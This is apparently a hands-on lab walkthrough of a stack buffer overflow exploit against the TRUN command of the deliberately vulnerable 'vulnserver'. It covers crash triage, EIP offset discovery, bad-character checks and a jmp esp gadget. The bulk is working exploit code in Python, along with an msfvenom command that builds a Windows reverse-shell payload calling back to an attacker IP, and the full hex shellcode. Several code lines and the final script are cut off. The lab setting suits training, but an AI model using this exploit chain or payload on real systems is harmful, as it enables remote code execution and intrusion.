┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
└─$
```

now let's check our wireshark to find how many bytes that caused the vulnserver binary to crashed
//we can apply this filter to filter up the vulnserver & our host machine communication packets

```
ip.addr == 192.168.0.101 && tcp.port == 9999
```


No.	Time	Source	Destination
431	317.157923440	192.168.0.101	192.168.0.179
434	330.128721169	192.168.0.179	192.168.0.101
435	330.129202752	192.168.0.101	192.168.0.179
436	330.129257217	192.168.0.179	192.168.0.101
437	330.165746671	192.168.0.101	192.168.0.179
438	330.165781607	192.168.0.179	192.168.0.101
439	330.166244641	192.168.0.179	192.168.0.101
440	330.166601260	192.168.0.101	192.168.0.179
441	330.166621418	192.168.0.179	192.168.0.101

now let's follow the 1st syn packet tcp stream
//if you notice that if the spike & the vulnserver successfully complete their communication it'll return 'TRUN COMPLETE' string




now let's continue checking another tcp stream until we find the stream that doesn't shows 'TRUN COMPLETE'

on the 2nd tcp stream we notice that the 'TRUN COMPLETE' was missing which means that this is where the vulnserver crashed




here it'll shows how many bytes that our spike sends to crash the vulnserver
//roughly takes 5,013 bytes to caused the vulnserver to crash



now in order to find the correct padding that we need to overwrite the EIP with our specified address, we can use metasploit pattern_create to crete patterns

pattern.txt



now let's write our python script to send the pattern that we created to find the correct position to inject the EIP trun.spk | trun_exploit.py | pattern.txt

```python
#!/usr/bin/python3

import socket
import struct

host = "192.168.0.101"
port = 9999

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

#banner grabbing
print("[*] Grabbing Banner")

banner = s.recv(1024)

print(banner.decode())

#Exploit payloads properties
command = b"TRUN /.:/"
pattern = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7

payload = b"".join([
    command,
    pattern
])

s.send(payload)

s.close()
```

tips: remember to restart the vulnserver binary everytimes you wanna perform a new testing.
/*
1) Debug > restart

2)  click on this button to continue running until the program status turn into running 

*/
now let's execute the python script that we created

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
└─$ python3 trun_exploit.py
[*] Grabbing Banner
Welcome to Vulnerable Server! Enter HELP for help.
```

let's check back the immunity debugger to see what is the pattern that end up in our EIP
//here it shows that the pattern of 0x386F4337 are the pattern that end up in our EIP

```
Registers (FPU)
EAX 021CF200 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
ECX 00475D2C
EDX 00000000
EBX 0000007C
ESP 021CF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7
EBP 6F43366F
ESI 00000000
EDI 00000000

EIP 386F4337
```


now let's use pattern_offset to find the offset location
// the matched offset will be 2003, so our padding should be 2003 before reaching the EIP

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
└─$ msf-pattern_offset -q 386F4337
[*] Exact match at offset 2003
```


now let's edit our exploit script again to make sure that we can ovewrite the EIP with the specific address we want
// the EIP we'll pack it up with <I (as the stack will be storing the address value reversely or we called it as little-endian format)
//we append the junk bytes after the eip to find out the maximum bytes that we can use to inject our shellcode into the stack

```python
#Exploit payloads properties
command = b"TRUN /.:/"
padding = b"A"*2003
eip = struct.pack("<I", 0xDEADBEEF)
junk = b"B"*(5000)


payload = b"".join([
    command,
    padding,
    eip,
    junk
])
```


now let's run our exploit script & check the immunity debugger register part now we've successfully injected our specific address “0xDEADBEEF” into the EIP




let's check and see how many extra bytes that we can inject our shellcode into the stack
//right click on the ESP register & select follows in stack




now double click on the current pointed stack frame, it should looks like this



now scroll down until the end of the ‘B’ junk string
//so 0x3D8 of extra bytes that we can used for our shellcode



we can convert the hex value into decimal using calc
//our shellcode that we can inject must be smaller than 984 bytes



now let's find out what are the bad characters that will terminate our shellcode we can do that by generating \x01-\xff in python (\x00 will be skipped as this is the null character which will terminate the shellcode)

```python
#generate bad characters \x01 - \xff
badchar = ''

for x in range(1, 256):
    badchar += '{:02x}'.format(x)
```

now let's add it after our nop_sled
//if you notice that i've added a nop_sled between the EIP & bad character, we need to give some space between the EIP and the shellcode in order to successfully execute our shellcode

```python
#Exploit payloads properties
command = b"TRUN /.:/"
padding = b"A"*2003
eip = struct.pack('<I', 0xDEADBEEF)
nop_sled = b"\x90"*16
junk = b"B"*(984 - len(nop_sled) - len(badchar))


payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    binascii.a2b_hex(badchar),
    junk
])
```

let's execute the exploit script & observe the immunity debugger


right click ESP register select follows in dump

```
EBX 0000007C
ESP 0243F9E0
EBP 41414141
```

so here will be all the hex char we injected into it, let's check it in the dump
//we need to check and see whether is there any bad characters that will caused the shellcode to terminate by reading the characters one by one.


```
0243F9E8 90 90 90 90 90 90 90 90 EEEEEEEE
0243F9F0 01 02 03 04 05 06 07 08
0243F9F8 09 0A 0B 0C 0D 0E 0F 10
0243FA00 11 12 13 14 15 16 17 18
0243FA08 19 1A 1B 1C 1D 1E 1F 20
0243FA10 21 22 23 24 25 26 27 28 !"#$%&'(
0243FA18 29 2A 2B 2C 2D 2E 2F 30 )*+,-./0
0243FA20 31 32 33 34 35 36 37 38 12345678
0243FA28 39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
0243FA30 41 42 43 44 45 46 47 48 ABCDEFGH
```

so here it seems like nothing happened in our shelcode as all the characters until \xFF appears, the only bad character would be \x00



now we need to find the jmp esp address in order to let us jump into the stack address to execute our shellcode
we can use mona.py script to help us finding the correct modules that have jmp esp instruction


first we use the modules command to list all the modules that we can find our jmp esp
//the modules that we need to use must have ASLR turn off, to prevent the 'jmp esp' address to be randomize after the program reboot



here it shows that the 'essfunc.dll' under vulnserver directory have everything turn off which is a good case for us.

let's check and see is there any jmp esp instruction in the essfunc.dll or not
here it shows that there are 9 pointers of jmp esp instruction inside the essfunc.dll
//remember that the jmp esp instruction address should not contain \x00 bad char as it will terminate our shellcode too


let's use the 0x625011af jmp esp instruction address



now let's edit our exploit script again by changing the EIP to the specific jmp esp address

```python
#Exploit payloads properties
command = b"TRUN /.:/"
padding = b"A"*2003
jmpESP = struct.pack('<I', 0x625011af)
eip = jmpESP
nop_sled = b"\x90"*16
junk = b"B"*(984 - len(nop_sled))


payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    junk
])
```


now let's see what would happen in the immunity debugger




if you notice that, after our padding “A” it'll be the EIP address right, so now it's pointing to the jmp esp instruction address in essfunc.dll
//we can see it by right click > select follows in disassembler

now this instruction will tell the EIP to jump into the address of our current esp pointing to

which makes that our EIP to redirect us into the stack



After the inc EDX (0x42) instruction has finished our eip will end up at the address of 0x023DFDB8



So now it's time for us to generate our shellcode to get a reverse shell, we can use msfvenom to generate

the shellcode
//we generate the shellcode into hex format
//do remember to specify the bad character "\x00" to prevent it appears in our shellcode, as it will caused our shellcode to terminate
// 351 bytes for our shellcode payload size, we've enough of space to include that in the stack

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.179 LPORT=18890 -f hex
 -b '\x00' > shellcode.hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of hex file: 702 bytes

┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
```

shellcode.hex content

```
trun.spk    trun_exploit.py    shellcode.hex
bb84257b35dac5d97424f45833c9b15231581283e8fc03dc2b99c020dbdf2bd81
c80a23d2d80d1361e30911a93bbf78e20c9dfa18164068c12d47a8f9027af6fa8
e7a26eed1a4e22a651fdd2c32c3e599fa146be68c36711e29aa7902797e18a249
2b8219e683be3ee9190cade63e80bd89b9f651a2198b260fd2d20c276958cf25b
4047f810060f1da6cb241923eaeaab77c92ef72c70775d828d673e7b28ecd3684
1afbb5d684f3ccafb3c0e5550aa221e7e2d4435c6a1bbb637e87fe26782568be3
52565ea302f83104f2b8e1ec1837dd0d239d76a7de76b990e03551e3e070686a0
6e87c3b9185e5666937e9bc14776133e936823ef9af6275a3667ca3cbe5ef280b
630ce75c24e2fe08d85da92e213b92eafef81df373443ae34d4506570210d001e
4ca92fbbea17c6b468abeed47c74811f9be0c2e365799572ac76682eef72c8e47
90e85bdafd0ab619f88832e2ff9137e74416a495d5f3ca0ad5d1
```

copy the shellcode from shellcode.hex into our exploit script

```python
#Exploit payloads properties
command = b"TRUN /.:/"
padding = b"A"*2003
jmpESP = struct.pack('<I', 0x625011af)
eip = jmpESP
nop_sled = b"\x90"*16
shellcode = "bb84257b35dac5d97424f45833c9b15231581283e8fc03dc2b99c
junk = b"B"*(984 - len(nop_sled) - len(shellcode))


payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    binascii.a2b_hex(shellcode),
    junk
])
```

the final exploit script will looks like this trun.spk | trun_exploit.py | shellcode.hex

```python
#!/usr/bin/python3

import socket
import struct
import binascii

host = "192.168.0.101"
port = 9999

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

#banner grabbing
print("[*] Grabbing Banner")

banner = s.recv(1024)

print(banner.decode())

#generate bad characters \x01 - \xff
#badchar = \x00
badchar = ''

for x in range(1, 256):
